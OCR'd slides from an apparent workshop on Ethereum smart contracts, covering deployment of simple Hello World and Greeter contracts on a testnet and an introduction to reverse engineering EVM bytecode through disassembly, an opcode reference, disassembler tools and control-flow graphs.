
Your Smart contract on the blockchain



Existing contracts on etherscan.io


Only bytecode is mandatory to create a contract account

Available functions of deployed contract



Smart contract creation process

Development, deployment & interaction




https://doi.org/10.1016/j.future.2017.08.020


Interact with your smart contract

- Click on **`greet`**
  - The string you provide should appear
  - This call changes nothing on the blockchain, so it returns instantly and without any gas cost

- Click on **`kill`**
  - **`Confirm`** the transaction



- Take a look at the Transactions tab in **`ropsten.etherscan.io`**



Extra Exercise – Basic HelloWorld with logs


- Basic contract with call to `log_string` in the fallback function
- Fallback function are called when a contract is called and no existing function was specified.

```
1  contract HelloWorld {
2      event log_string(bytes32 log); // Event
3
4      function () { // Fallback Function
5          log_string("Hello World!");
6      }
7  }
```


Extra Exercise – Basic HelloWorld with logs

- Create your first smart contract
  - write your solidity code (1)
  - go in the run tab
  - click on **`Create`** (2)
  - metamask popup appears
    - click on **`SUBMIT`**
- Once transaction added to a block
  - click on the https://ropsten.etherscan.io link
  - In the **`to`** field you have the contract address
- Click on the **`(fallback)`** button (3)
  - Validate the transaction an open it on etherscan
  - Take a look at the **`Event Logs`** tab in etherscan and find “Hello World!” (4)
- Take a look at the BYTECODE, ABI and WEB3DEPLOY in **`Compile -> details`** (remix)

(1)



(2)




(3)

(4)

03

Reversing Ethereum smart contracts




What is Reverse engineering?

```
contract Mortal {
    /* Define variable owner of the type address */
    address owner;

    /* This function is executed at initialization
              and sets the owner of the contract */
    function Mortal() { owner = msg.sender; }

    /* Function to recover the funds on the contract */
    function kill() {
        if (msg.sender == owner)
            selfdestruct(owner);
    }
}

contract Greeter is Mortal {
    /* Define variable greeting of the type string */
    string greeting;

    /* This runs when the contract is executed */
    function Greeter(string _greeting) public {
        greeting = _greeting;
    }

    /* Main function */
    function greet() constant returns (string) {
        return greeting;
    }
}
```

Solidity source code

```
6080604052600436106100c5
76000357c0100000000000000
0000000000000000000000000
0000000000000000900463ff
ffffff16806341c0e1b514610
051578063cfae321714610068
575b600080fd5b34801561005
d57600080fd5b506100666100
f8565b005b348015610074576
00080fd5b5061007d61018956
5b604051808060200182810382
252838181518152602001915
080519060200190808360005
b838110156100bd5780820151
818401526020810190506100a
2565b5050505090509081019
601f1680156100ea578082038
051600183602003610100a03
191681526020019150b50925
050506040518091039f35b60
00809054...
```

EVM bytecode



```
[1] PUSH1 0x80
[3] PUSH1 0x40
[4] MSTORE
[6] PUSH1 0x04
[7] CALLDATASIZE
[8] LT
[11] PUSH2 0x004c
[12] JUMPI
[14] PUSH1 0x00
[15] CALLDATALOAD
[45] PUSH29 0x0100000000000000000000000
[46] SWAP1
[47] DIV
[52] PUSH4 0xffffffff
[53] AND
[54] DUP1
[59] PUSH4 0x41c0e1b5
[60] EQ
[63] PUSH2 0x0051
[64] JUMPI
[65] DUP1
[70] PUSH4 0xcfae3217
[71] EQ
[74] PUSH2 0x0068
[75] JUMPI
```

EVM assembly

Bytecode decomposition

- Loader code
  - Run the contract constructor
  - Execute once to store the runtime code on the blockchain
  - Can be present in “Contract creation code” on etherscan.io
  - Present in Input Data of the deploying transaction


- Runtime code
  - Stored on the blockchain
  - Executed for each transaction with the contract

- Swarm Hash (a.k.a. bzzhash)
  - Merkle tree hash use to retrieve the content of the associated persistent storage of the contract
  - Concatenated at the end of the code
  - Magic number: 0x627a7a72 (bzzr)

```
6080604052348015610010576000 80fd5b5060405161039b380
38061039b8339810180604052810190808051820192919050 50
5033600080610100 0a81548173ffffffffffffffffffffffff
ffffffffffffffff021916908373ffffffffffffffffffffffff
ffffffffffffffff160217905550806001908051906020019 06
1008992919061009056 5b5050610135565b8280546001816001
16156101000203166002900490600052602060002090601f016
020900481019282601f106100d157805160ff19168380011785
556100ff565b828001600101855582156100ff579182015b828
111156100fe5782518255916020019190600101906100e3565b
5b50905061010c9190610110565b5090565b61013291905b808
2111561012e576000816000905550600101610116565b509056
5b90565b6102578061014460003960 00f3006080604052600 43
61061004c576000357c0100000000000000000000000000000
0000000000000000000000000900463ffffffff16806341c0e
1b514610051578063cfae321714610068575b600080fd5b3480
1561005d57600080fd5b506100666100f8565b005b348015610
07457600080fd5b5061007d610189565b604051808060200182
810382528381815181526020019150805190602001908083836
0005b838110156100bd578082015181840152602081019050 61
00a2565b5050505090509081019060 1f1680156100ea578082 0
3805160018360200361010 00a031916815260200191505b5092
505050604051809103 90f35b600080905490610100 0a900473f
ffffffffffffffffffffffffffffffffffffffff1673ffffffff
ffffffffffffffffffffffffffffffff163373ffffffffffffff
ffffffffffffffffffffffff1614156101875760008090 54
906101000a900473ffffffffffffffffffffffffffffffffffff
ffff1673ffffffffffffffffffffffffffffffffffffffff16
ff5b565b6060600180546001816001161561010002031660029
00480601f0160208091040260200160405190810160405280929
191908181526020018280546001816001161561010002031660 0
29004801561022157806 01f106101f6576101008083540402 83
529160200191610221565b8201919060005260206000 2090 5b8
154815290600101906020018083116102045782900360 1f1682
01915b505050505090509056 00a165627a7a72305820df97826
8dd1593a7bbc753bfb0404d8353b4c6ced383d8107c926d5003
e40c060029
```

Ethereum Virtual Machine

Architecture		
Stack machine		
Turing complete		
Instruction set		~180 Opcodes
Memory type		
Stack	volatile	byte-array (list [])
Memory	volatile	byte-array (list [])
Storage	persistent	key-value database (dictionary {})



Bytecode disassembly

Disassembling

```
6080604052348015610010576000 80fd5b5060405161039b3803
8061039b83398101806040528101908080518201929190505050
336000806101000a81548173ffffffffffffffffffffffffffffffff
ffffffffffff02191690837 3ffffffffffffffffffffffffffffffff
ffffffffffff160217905550806001908051906020019061008 9
92919061009056 5b5050610135565b828054600181600116156 1
0100020316600290049060005260206000209060 1f0160209004
8101928260 1f106100d157805160ff191683800117855561 00ff
565b828001600101855582156100ff579182015b828111156100
fe57825182559160200191906001019061 00e3565b5b50905061
010c919061011056 5b5090565b61013291905b8082111561012e
57600081600090555060010161011656 5b5090565b90565b6102
57806101446000396000f300 6080604052600436106100 4c5760
00357c0100000000000000000000000000000000000000000000000
0000000000900463ffffffff16806341c0e1b5146100515780
63cfae321714610068575b600080fd5b34801561005d57600080
fd5b506100666100f8565b005b348015610074576000 80fd5b50
61007d610189565b60405180806020018281038252838181518 1
526020019150805190602001908083836000 5b838110156100bd
57808201518184015260208101905061 00a2565b505050509050
90810190601f1680156100ea57808203805160018360200361 01
000a031916815260200191505b509250505060405180910390f3
5b6000809054906101000a900473ffffffffffffffffffffffff
ffffffffffffffff1673ffffffffffffffffffffffffffffffff
ffffffff163373ffffffffffffffffffffffffffffffffffffffff
ff1614156101875760008090549061010 0a900473ffffffffff
ffffffffffffffffffffffffff1673ffffffffffffffffff
ffffffffffffffffffffff16ff5b565b6060600180546001816 0
0116156101000203166002900480601f0160208091040260200 1
6040519081016040528092919081815260200182805460018160
0116156101000203166002900480156102215780601f106101f6
5761010080835404028352916020019161022 1565b8201919060
0052602060002090 5b81548152906001019060200180831161 02
0457829003601f168201915b5050505050905090560 0a165627a
7a72305820df978268dd1593a7bbc753bfb0404d8353b4c6ced3
83d8107c926d5003e40c060029
```

Decoded Bytecode :

[1] PUSH1 0x80
[3] PUSH1 0x40
[4] MSTORE
[6] PUSH1 0x04
[7] CALLDATASIZE
[8] LT
[11] PUSH2 0x004c
[12] JUMPI
[14] PUSH1 0x00
[15] CALLDATALOAD
[45] PUSH29 0x0100000000000000000000000000000000000000000000000000000000
[46] SWAP1
[47] DIV
[52] PUSH4 0xffffffff
[53] AND
[54] DUP1
[59] PUSH4 0x41c0e1b5
[60] EQ
[63] PUSH2 0x0051
[64] JUMPI
[65] DUP1
[70] PUSH4 0xcfae3217
[71] EQ
[74] PUSH2 0x0068
[75] JUMPI
[76] JUMPDEST
[78] PUSH1 0x00
[79] DUP1

EVM Instructions set

Opcodes value	Family	Examples
0x00 – 0x0B	Stop and Arithmetic Operations	STOP, ADD, SUB, MUL, DIV, EXP
0x10 – 0x1A	Comparison & Bitwise Logic Operations	LT, GT, EQ, ISZERO, AND, XOR
0x20	SHA3	SHA3
0x30 – 0x3E	Environmental Information	ADDRESS, CALLER, CALLDATALOAD
0x40 – 0x45	Block Information	BLOCKHASH, COINBASE, NUMBER
0x50 – 0x5B	Stack, Memory, Storage and Flow Operations	POP, MSTORE, JUMP, JUMPI, JUMPDEST
0x60 – 0x7F	Push Operations	PUSH1 – PUSH32
0x80 – 0x8F	Duplication Operations	DUP1 – DUP16
0x90 – 0x9F	Exchange Operations	SWAP1 – SWAP16
0xA0 – 0xA4	Logging Operations	LOG0 – LOG4
0xF0 – 0xFF	System operations	CALL, RETURN, DELEGATECALL

Decoded Bytecode :

```
[1] PUSH1 0x80
[3] PUSH1 0x40
[4] MSTORE
[6] PUSH1 0x04
[7] CALLDATASIZE
[8] LT
[11] PUSH2 0x004c
[12] JUMPI
[14] PUSH1 0x00
[15] CALLDATALOAD
[45] PUSH29 0x0100000000000000000000000000000000000000000000000000000000
[46] SWAP1
[47] DIV
[52] PUSH4 0xffffffff
[53] AND
[54] DUP1
[59] PUSH4 0x41c0e1b5
[60] EQ
[63] PUSH2 0x0051
[64] JUMPI
[65] DUP1
[70] PUSH4 0xcfae3217
[71] EQ
[74] PUSH2 0x0068
[75] JUMPI
[76] JUMPDEST
[78] PUSH1 0x00
[79] DUP1
```

https://etherscan.io/opcode-tool

Ethereum opcodes and instruction reference

- You can used this github repo to get a quick visibility about EVM opcodes utility.
  - Trail Of Bits - https://github.com/trailofbits/evm-opcodes

Ethereum VM (EVM) Opcodes and Instruction Reference

This reference consolidates EVM opcode information from the yellow paper, stack exchange, solidity source, parity source, evm-opcode-gas-costs and Manticore.

New issues and contributions are welcome, and are covered by bounties from Trail of Bits. Join us in #ethereum on the Empire Hacking Slack to discuss Ethereum security tool development.

Notes

The size of a "word" in EVM is 256 bits.

The gas information is a work in progress. If an asterisk is in the Gas column, the base cost is shown but may vary based on the opcode arguments.

Table

Opcode	Name	Description	Extra Info	Gas
`0x00`	STOP	Halts execution	-	0
`0x01`	ADD	Addition operation	-	3
`0x02`	MUL	Multiplication operation	-	5

EVM Disassembler available


- Etherscan.io
  - ByteCode To Opcode Disassembler

- IDA-EVM
  - IDA Processor Module for the Ethereum Virtual Machine (EVM)

- Quolab
  - Octopus/IDA/BinaryNinja integrate

- Ethersplay
  - Binary ninja plugin

- Capstone
  - Support EVM



- evmdis
- ethdasm

Control flow graph (CFG)

- Control flow graph (CFG) is a graphical representation of the program logic using graph.

- Represented using:
  - Set of Basicblock (i.e. vertices or nodes)
  - Set of Edges




Figure 1: Flow graph representation.

